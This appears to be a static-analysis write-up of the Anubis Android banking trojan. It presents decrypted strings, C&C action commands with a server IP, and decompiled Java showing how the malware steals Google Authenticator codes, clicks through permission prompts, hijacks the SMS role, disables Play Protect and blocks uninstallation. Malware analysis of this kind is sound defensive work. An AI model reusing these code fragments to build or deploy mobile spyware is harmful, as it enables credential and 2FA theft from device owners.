http://107.172.82.116/   ----------------------------------------------------->  tnrsxluqmcbtMGQ0NTA3Y2IwNzkyZTYzMGQwNjk0YjE5YmViNDU2ZGM1OWM0OWI1OWE1ZWM=
idbot   ---------------------------------------------------------------------->  rqnnrihfeljnMmE1NGFhZmNjYQ==
ERROR View Injection:   ------------------------------------------------------>  yodjqgvuyyuaYWVmNjhjMzZjZjZhNGY3ZWVkYjgzZjZiNjNiZGNhNjRlMGE2ODZiOGM3Zjk=
-   ---------------------------------------------------------------------->  vjvlvtdjvjjxYmY=
application   ---------------------------------------------------------------->  rcdouyzsguehNjJkOTUxZTJiNzVlNGJkZGYzZTg3Zg==
data   ----------------------------------------------------------------------->  xncqresqzizhNmNiMzE4Y2Y=
b','exit":""'
b','exit":"true"'
ID:   ------------------------------------------------------------------------>  nghkcoiigdgaNmVjNzQyNDM=
 Logs:   ---------------------------------------------------------------------->  pkawikmezadqMjg3MjIzMDk2OWJkYWE=
:   --------------------------------------------------------------------------->  vdriouvixsnhMDU=
admin   ---------------------------------------------------------------------->  xyvolszerrrsMjc5ZmM3YzZiMQ==
START SERVICE 1:   ----------------------------------------------------------->  crggfqhafzkvYTQzOTE0OGM3OGM1ODg5MWUzMWNjMWUxZTFkMjZlZmZmZA==
START SERVICE 2:   ----------------------------------------------------------->  mfrxmeaxiirqYjAzYjQ2YTM2OTE2MDNlNzNiY2Y0MGY5Mjg4MDI0OWEyZg==
WORKING SERVICE:   ----------------------------------------------------------->  zvevquocpvabMzRlNDNjYjY2NWEzOWM4NDZiZWFlZjRkZWY0OTcyYzYxZA==
Error #1 onAccessibilityEvent   ---------------------------------------------->  bmoalmilfsdfMTY5MTUyODJiMGFkYzhhMTM3MjU2MzMzZWY3ZGE5MjNhNzY3OTI5Zjg0YjRmZDI0M2QwMzEzZWQzYg==
click unlock device   -------------------------------------------------------->  fvicrscvinziNjQyMGNhY2E2MzAzYjY5NTkzNTE0NGFkY2RkOTI5Zjg4ZjgxNmU=
nodeInfo == null   ----------------------------------------------------------->  ywrhbfdxdxyyZjlkMDIxMGFiN2Y1NjM1YmY5NzQ2NGRhMzZjMmVkZjY=
CLICKED:   ------------------------------------------------------------------->  xfbonpcduripZjYwNzZlNDAyNGQzM2VhMzI1
  X:   ------------------------------------------------------------------->  gruvemriquvnNDM0NDdjNjg3Nw==
  Y:   ------------------------------------------------------------------->  xozurmdndpusZDM3NTA2Y2VmYw==
packageApp{   ---------------------------------------------------------------->  zebmytpzohjaMzVlZjVmM2FkMzgwYWI2NTc3M2E2Mw==
} strText{   ----------------------------------------------------------------->  gzkhqfgxviwqM2E4ZWRiYTY5ZTBhMDg4ODAzY2M=
} className{   -------------------------------------------------------------->  ignxntykuekdNWFkMDQ1NGUzN2NlM2FkOWJmZmI2Mjlk
}   -------------------------------------------------------------------->  iwuhjvqyjkckZDk=
com.android.settings.SubSettings   ------------------------------------------>  ypdwkgwnemzqMjY0MGRiZDQ5MWQyMjk3YWYyYWJiMmMwOTAzMjk2NWU0YWE3NTIxYTg0ZjQyYzgyMGU0NTFmOWRkODE2ZmFkNA==
Log Keylogger Size:   -------------------------------------------------------->  tnlswpnpatmwMDY1MGU4NjU2ZGMxMTJhNzRiMzg1MzY2NTZjMjRkNDdhYTYwNmEzNA==
com.android.settings:id/action_button   -------------------------------------->  qmukjwocscbeYWQzNDlhMjQ4OWE5OWJjY2E0MDk4ZGRjY2E1MGJiNDcyYWNmODIxN2Y2MmQ1ZGU2N2U0YjAyZDBkYmY4NmFlNDNmY2QyODNlNTQ=
action=botcheck&data=   ------------------------------------------------------>  mrehbymcylxbZTM1ZmZmOWQ4MzY4OWNmODliMzQwNGM3OGQ1YjIxOWFhNzBjZjE4YWM2
||no||   ---------------------------------------------------------------------->  vkfdllwqlidqNzJkZTE0YmU1MTE4
action=registration&data=   -------------------------------------------------->  sxbjdzodbsexMTZlNmFjMDM3YWI0NzJhZDI3ZTM5OGI3OGYxZmFhZTU0OWZkNjM2ZWYyNTg0ZGQ0NzQ=
action=sendInjectLogs&data=   ------------------------------------------------>  jejvxaxjeircMGQ1M2FjMzI3N2YwOThhYjlhYjRhOTY5YzEwYjAyNGVmOTQ3YjU0NzcyZGRhZjE3NmJiYTAy
action=sendSmsLogs&data=   --------------------------------------------------->  mtcldilnejggNTA4ODQxZjYxMWM2ODdmNDU4MWFkODQyNThmMmYwMDMyNjA4ZjA3YmIzYTllNmNi
action=timeInject&data=   ---------------------------------------------------->  pvwiotwnulcwMjdjM2I3NDYzZDA2MjU4YTdjMGNlYWEwMWJhOTg1ZWE0NTZiOGFjYmJlOGM1Mw==
action=sendKeylogger&data=   ------------------------------------------------->  rhkybcqvqvhfY2FjNWFiNmZlNzY1OTRhZTVhOWJjMWNmNDRmMmUwYzMyMzMzMDE3ODY1Y2M5ZTMxZWZhZg==
action=getModule&data=   ----------------------------------------------------->  rosunmxovvhtZTI5YmJjMWExYzIzZDM1YjAyNGQ3ZjFiNTUxZThlYTcyYjJkMjEyMjM5MGE=
action=checkAP&data=   ------------------------------------------------------->  wkroampfhwldZjMyMjZkZmE1ZmRjYTcwNDczZTZkMzUyNDMzZjdhOTY5MzFkNmFmMg==
Not Yet Implemented   -------------------------------------------------------->  vzpbjnaxicquYTgzOWM1MWVjNTVjZjdmNTljYzBkYTcyNzE2MmIwZjAyN2RjYzk=
system.apk   ----------------------------------------------------------------->  ccglltvzvqeuNGQyM2UyYjEzNjczNzAzY2FjZjI=
Android   -------------------------------------------------------------------->  msxgffqpiaubNmI0NmRlMTFmOGJkZWY=
```

Static Analysis

When I examined the strings we decrypted, I realized that some of them were just defined and never used again. First, I thought that the variable that the string is connected to would be a decryption result. But I couldn't find any function of this type, then I came across **"DexClassLoader"** in strings :D

```
public String b(Context context, String str) {
    try {
        if (!new File(context.getDir(this.a.dg, 0), this.a.bk).exists()) {
            return "";
        }
        Class loadClass = new DexClassLoader(new File(context.getDir(this.a.dg, 0), this.a.bk).getCanonicalPath(),
        return loadClass.getMethod(this.a.dt, Context.class, String.class).invoke(loadClass.newInstance(), context,
    } catch (Exception e) {
        String str2 = this.a.du;
        a(str2, this.a.dv + e.toString());
        return "";
    }
}
```

String str2 = this.a.du; // this.a.du = "DexClassLoader"

The sample we examined loads the module it received from the C&C Panel with the **"action=getModule&data="** request in runtime using **"DexClassLoader"** and runs the class it loaded with **"com.example.modulebot.mod"**, which I encountered in strings. There are multiple unused strings inside, including those with the package names of applications such as *Telegram, Whatsapp, Tencent, Ubercrab, Viber, Snapchat, Instagram, Twitter*.

```
.  ----------> zxlzcomizeeoNmU=
^no~  ----------> yynfsyynxqvyYzViZTQ0ZDY=
com.android.vending,org.telegram.messenger,com.ubercab,com.whatsapp,com.tencent.mm,com.viber.voip,com.snapchat.android,com.instagram.android,com.imo.android.imoim,com.twitter.android,
com.google.android.gm,com.mail.mobile.android.mail,com.connectivityapps.hotmail,com.microsoft.office.outlook,com.yahoo.mobile.client.android.mail,
Enable  ----------> ixkinepzdzikNTUzMDljMjliNzI0
{  ----------> bsjciztxwiocYWM=
'en':'Enable',  ----------> ieaetiusenlwOTVmOGNjMjYwNmI4Mjk3YmYxMmQyOTY1YTMzZQ==
'de':'Aktivieren',  ----------> qexdvetzfchcNDM1MjJmZTQ1MjUxMzczNGMwN2RkMTU1NDBiZWNjMzFkZjA2
'af':'Aktiveer',  ----------> hxhjwndpwvsyMTQyYjEzMWYzNDE0YWEyMWFiZDRlY2UxMGJhNDY0MTM=
```

Static Analysis

Since C&C Panel is not active, I could not examine the module to be loaded in runtime, but there are many harmful activities that can be mentioned in the classes we have. To mention them in order;

```
public void a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str) {
    try {
        if (Build.VERSION.SDK_INT >= 18 && str.contains("com.google.android.apps.authenticator2")) {
            a("run", "com.google.android.apps.authenticator2");
            if (accessibilityEvent.getSource() != null) {
                String str2 = "";
                int i = 0;
                for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), "android.view.ViewGroup")) {
                    String str3 = str2;
                    for (int i2 = 0; i2 < accessibilityNodeInfo.getChildCount(); i2++) {
                        AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i2);
                        if (child.getText() != null) {
                            a("params1: " + i + ", params2: " + i2, child.getText().toString());
                            str3 = str3 + "params1: " + i + ", params2: " + i2 + ", params3: " + child.getText().toString() + "\n";
                        }
                    }
                    i++;
                    str2 = str3;
                }
                if (!str2.isEmpty()) {
                    b(accessibilityService, this.a.p, "Logs com.google.android.apps.authenticator2: \n" + str2 + this.a.dE);
                }
            }
        }
    } catch (Exception unused) {
    }
}
```


Anubis can steal **2FA** code with using Accessibility events **"getText()"** function.

Static Analysis

In addition, with Accessibility privileges, Anubis can also give itself any permission it wants.


```
public boolean a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str, String str2) {
    try {
        if (Build.VERSION.SDK_INT < 18 || !str2.contains("com.google.android.permissioncontroller") || accessibilityEvent.getSource() == null) {
            return false;
        }
        boolean z = false;
        for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), "android.widget.LinearLayout")) {
            boolean z2 = z;
            for (int i = 0; i < accessibilityNodeInfo.getChildCount(); i++) {
                AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i);
                if (child.getText() != null && child.getText().toString().equals(f(accessibilityService))) {
                    accessibilityNodeInfo.performAction(16);
                    z2 = true;
                }
            }
            z = z2;
        }
        if (z) {
            Iterator<AccessibilityNodeInfo> it = accessibilityEvent.getSource().findAccessibilityNodeInfosByViewId("android:id/button1").iterator();
            if (it.hasNext()) {
                it.next().performAction(16);
                return true;
            }
        }
        return false;
    } catch (Exception unused) {
    }
}
```

Here I would like to point out a few things about the **"performAction(16)"** function. Thanks to the accessibility permission, Android applications can click the buttons that appear on the screen.



Static Analysis

After the application starts working, it makes the necessary preparations to convert the basic information about the device and critical information such as **"statBanks"**, **"statCard"** into **Json** format.




```
public void a(Context context) {
    this.b.a(this.d, this.a.aX);
    String d = this.b.d(context, this.a.b);
    TelephonyManager telephonyManager = (TelephonyManager) getBaseContext().getSystemService(this.a.aj);
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put(this.a.cI, d);
        jSONObject.put(this.a.s, this.b.d(context, this.a.s));
        jSONObject.put(this.a.cJ, this.c.c(context));
        jSONObject.put(this.a.t, this.b.i(this) ? this.a.aQ : this.a.aN);
        jSONObject.put(this.a.u, this.b.d(context, this.a.Q));
        jSONObject.put(this.a.v, this.c.a(context));
        jSONObject.put(this.a.w, this.b.b(context, gstmzijgp.class) ? this.a.aQ : this.a.aN);
        jSONObject.put(this.a.x, this.b.j(this));
        jSONObject.put(this.a.y, this.b.d(context, this.a.y));
        jSONObject.put(this.a.z, this.b.d(context, this.a.z));
        jSONObject.put(this.a.A, this.b.d(context, this.a.A));
        jSONObject.put(this.a.B, this.b.d(context, this.a.i));
        jSONObject.put(this.a.C, this.b.d(context, this.a.C));
        jSONObject.put(this.a.D, this.b.d(context, this.a.D));
        jSONObject.put(this.a.Z, this.b.c(context));
        String str = this.a.Y;
```


While examining **"AndroidManifest.xml"** file, we saw the permissions such as **"SEND_SMS"**, **"READ_SMS"**, **"RECEIVE_SMS"** in its content, but it seems that Anubis does not want to be content with them. It is thought that the purpose of Anubis, which wants to be the **SMS** application of the device, at this point is to delete the incoming messages in order not to leave any evidence behind.

```
public class mctbdwzairkcwx extends Activity {
    /* access modifiers changed from: protected */
    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
            if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
                startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
            } else {
                return;
            }
        }
        finish();
    }
}
```

Static Analysis

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (!this.a.b(this)) {
        Point point = new Point();
        getWindowManager().getDefaultDisplay().getSize(point);
        a aVar = this.a;
        String str = this.c.O;
        aVar.a(this, str, this.c.aO + point.x);
        a aVar2 = this.a;
        String str2 = this.c.P;
        aVar2.a(this, str2, this.c.aO + point.y);
        try {
            if (this.a.d(this, this.c.c).contains(this.c.aM)) {
                this.a.a(this.d, this.c.dW);   -> c.dW = Initialization Start 2!
                this.a.g(this);
            }
        } catch (Exception unused) {
            this.a.a(this.d, this.c.dV);   -> c.dV = Initialization Start 1!
            this.a.d(this);   -> Shared Preferences Builder
        }
        a aVar3 = this.a;
        a.a(this, this.c.aO, 10000);
        try {
            if (!this.a.a(this, bcpvl.class)) {
                startService(new Intent(this, bcpvl.class));
            }
        } catch (Exception unused2) {
            if (!this.b.b(this)) {
                this.a.a("run_king_service", this);
            }
        }
        finish();
    }
}
```

When Anubis first runs, it uses Shared Preferences to reuse the encrypted strings in its content.



As can be seen below, certain information is kept in the **"key-value data"** format for later use.

```
public void a(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.a.ax, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}
```

Static Analysis

With many functions and endless loops in Anubis content, it causes a workload on the device where it is constantly loaded. Since one of the results of this workload is high energy consumption, Anubis' developers aimed to overcome this problem with the **"REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"** permission.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    try {
        if (!this.a.b(this)) {
            Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(this.b.aH + getPackageName()));
            intent.addFlags(268435456);
            intent.addFlags(1073741824);
            startActivity(intent);
        }
    } catch (Exception unused) {
    }
    finish();
}
```

FLAG_ACTIVITY_NEW_TASK — Added in API level 1

```
public static final int FLAG_ACTIVITY_NEW_TASK
```

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See Tasks and Back Stack for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See `FLAG_ACTIVITY_MULTIPLE_TASK` for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

FLAG_ACTIVITY_NO_HISTORY — Added in API level 1

```
public static final int FLAG_ACTIVITY_NO_HISTORY
```

If set, the new activity is not kept in the history stack. As soon as the user navigates away from it, the activity is finished. This may also be set with the `noHistory` attribute.

If set, `onActivityResult()` is never invoked when the current activity starts a new activity which sets a result and finishes.

Constant Value: 1073741824 (0x40000000)


Static Analysis

The application can reveal multiple amazing abilities with Accessibility permissions on the target device. For example, it can turn off Play Protect to avoid being caught and prevent any attempt to delete itself from the device, again thanks to Accessibility.

```
public class gstmzijgp extends AccessibilityService {
    a a = new a();
    parrot.ski.frog.a b = new parrot.ski.frog.a();
    String c = "Ayarlar";
    String d = "KAPAT";
    String e = "Uygulamaları Play Protect ile tara";
    String f = "";
    int g = 0;
    List<AccessibilityNodeInfo> h = new ArrayList();
    String i = this.b.aN;
    private String j = (gstmzijgp.class.getSimpleName() + this.b.aI);
    private boolean k = false;
    private int l = 0;
    private String m = this.b.a0;
    private String n = this.b.a0;
    private String o = this.b.a0;
    private String p = this.b.a0;
    private String q = this.b.a0;
    private String r = this.b.a0;
    private boolean s = false;

    private String a(AccessibilityEvent accessibilityEvent) {
        StringBuilder sb = new StringBuilder();
        for (CharSequence charSequence : accessibilityEvent.getText()) {
            sb.append(charSequence);
        }
        return sb.toString();
    }

    private void a() {
        if (Build.VERSION.SDK_INT > 15) {
            for (int i = 0; i < 4; i++) {
                performGlobalAction(1);
            }
            performGlobalAction(2);
            performGlobalAction(2);
        }
        if (Build.VERSION.SDK_INT < 16) {
            Intent intent = new Intent("android.intent.action.MAIN");
            intent.addCategory("android.intent.category.HOME");
            intent.setFlags(268435456);
            startActivity(intent);
        }
    }
```

Static Analysis

In the code block we saw above page, it can perform operations with 1 and 2 constants from the **"a"** function and the **"performGlobalAction"** function. Well, if you were to ask what operation these 1 and 2 correspond to, here is the answer;



performGlobalAction


Added in API level 16

```
public final boolean performGlobalAction (int action)
```

Performs a global action. Such an action can be performed at any moment regardless of the current application or user location in that application. For example going back, going home, opening recents, etc.

Note: The global action ids themselves give no information about the current availability of their corresponding actions. To determine if a global action is available, use `getSystemActions()`

Parameters	
action	int: The action to perform.




GLOBAL_ACTION_BACK

Added in API level 16

```
public static final int GLOBAL_ACTION_BACK
```

Action to go back.

Constant Value: 1 (0x00000001)



GLOBAL_ACTION_HOME

```
public static final int GLOBAL_ACTION_HOME
```


Action to go home.

Constant Value: 2 (0x00000002)

Static Analysis

In addition, we need to mention that the developers of Anubis paid attention to important details such as the **Build SDK version** and implemented the escape function separately for **lower SDK versions.**

```
private void a() {
    if (Build.VERSION.SDK_INT > 15) {
        for (int i = 0; i < 4; i++) {
            performGlobalAction(1);
        }
        performGlobalAction(2);
        performGlobalAction(2);
    }
    if (Build.VERSION.SDK_INT < 16) {
        Intent intent = new Intent("android.intent.action.MAIN");
        intent.addCategory("android.intent.category.HOME");
        intent.setFlags(268435456);
        startActivity(intent);
    }
}
```



FLAG_ACTIVITY_NEW_TASK

Added in API level 1

```
public static final int FLAG_ACTIVITY_NEW_TASK
```

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See Tasks and Back Stack for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See `FLAG_ACTIVITY_MULTIPLE_TASK` for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

Anubis uses this code block against any deletion attempts of the user and returns the user directly to the main menu from where they are :D it must be very annoying.

Static Analysis


As an example, let's examine the code block below

```
public void a(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.s && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.a.a(this.j, this.b.bP);
                return;
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(this.b.cE)) {
                a();
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(this.b.cD)) {
                a();
            }
            if (this.p.equals(this.b.cF)) {
                a();
            }
        }
    } catch (Exception unused) {
    }
}
```

***cE**=com.android.vending:id/toolbar_item_play_protect_settings*
***cD**=com.android.vending:id/play_protect_settings*
***cF**=com.google.android.gms.security.settings.verifyappssettings activity*

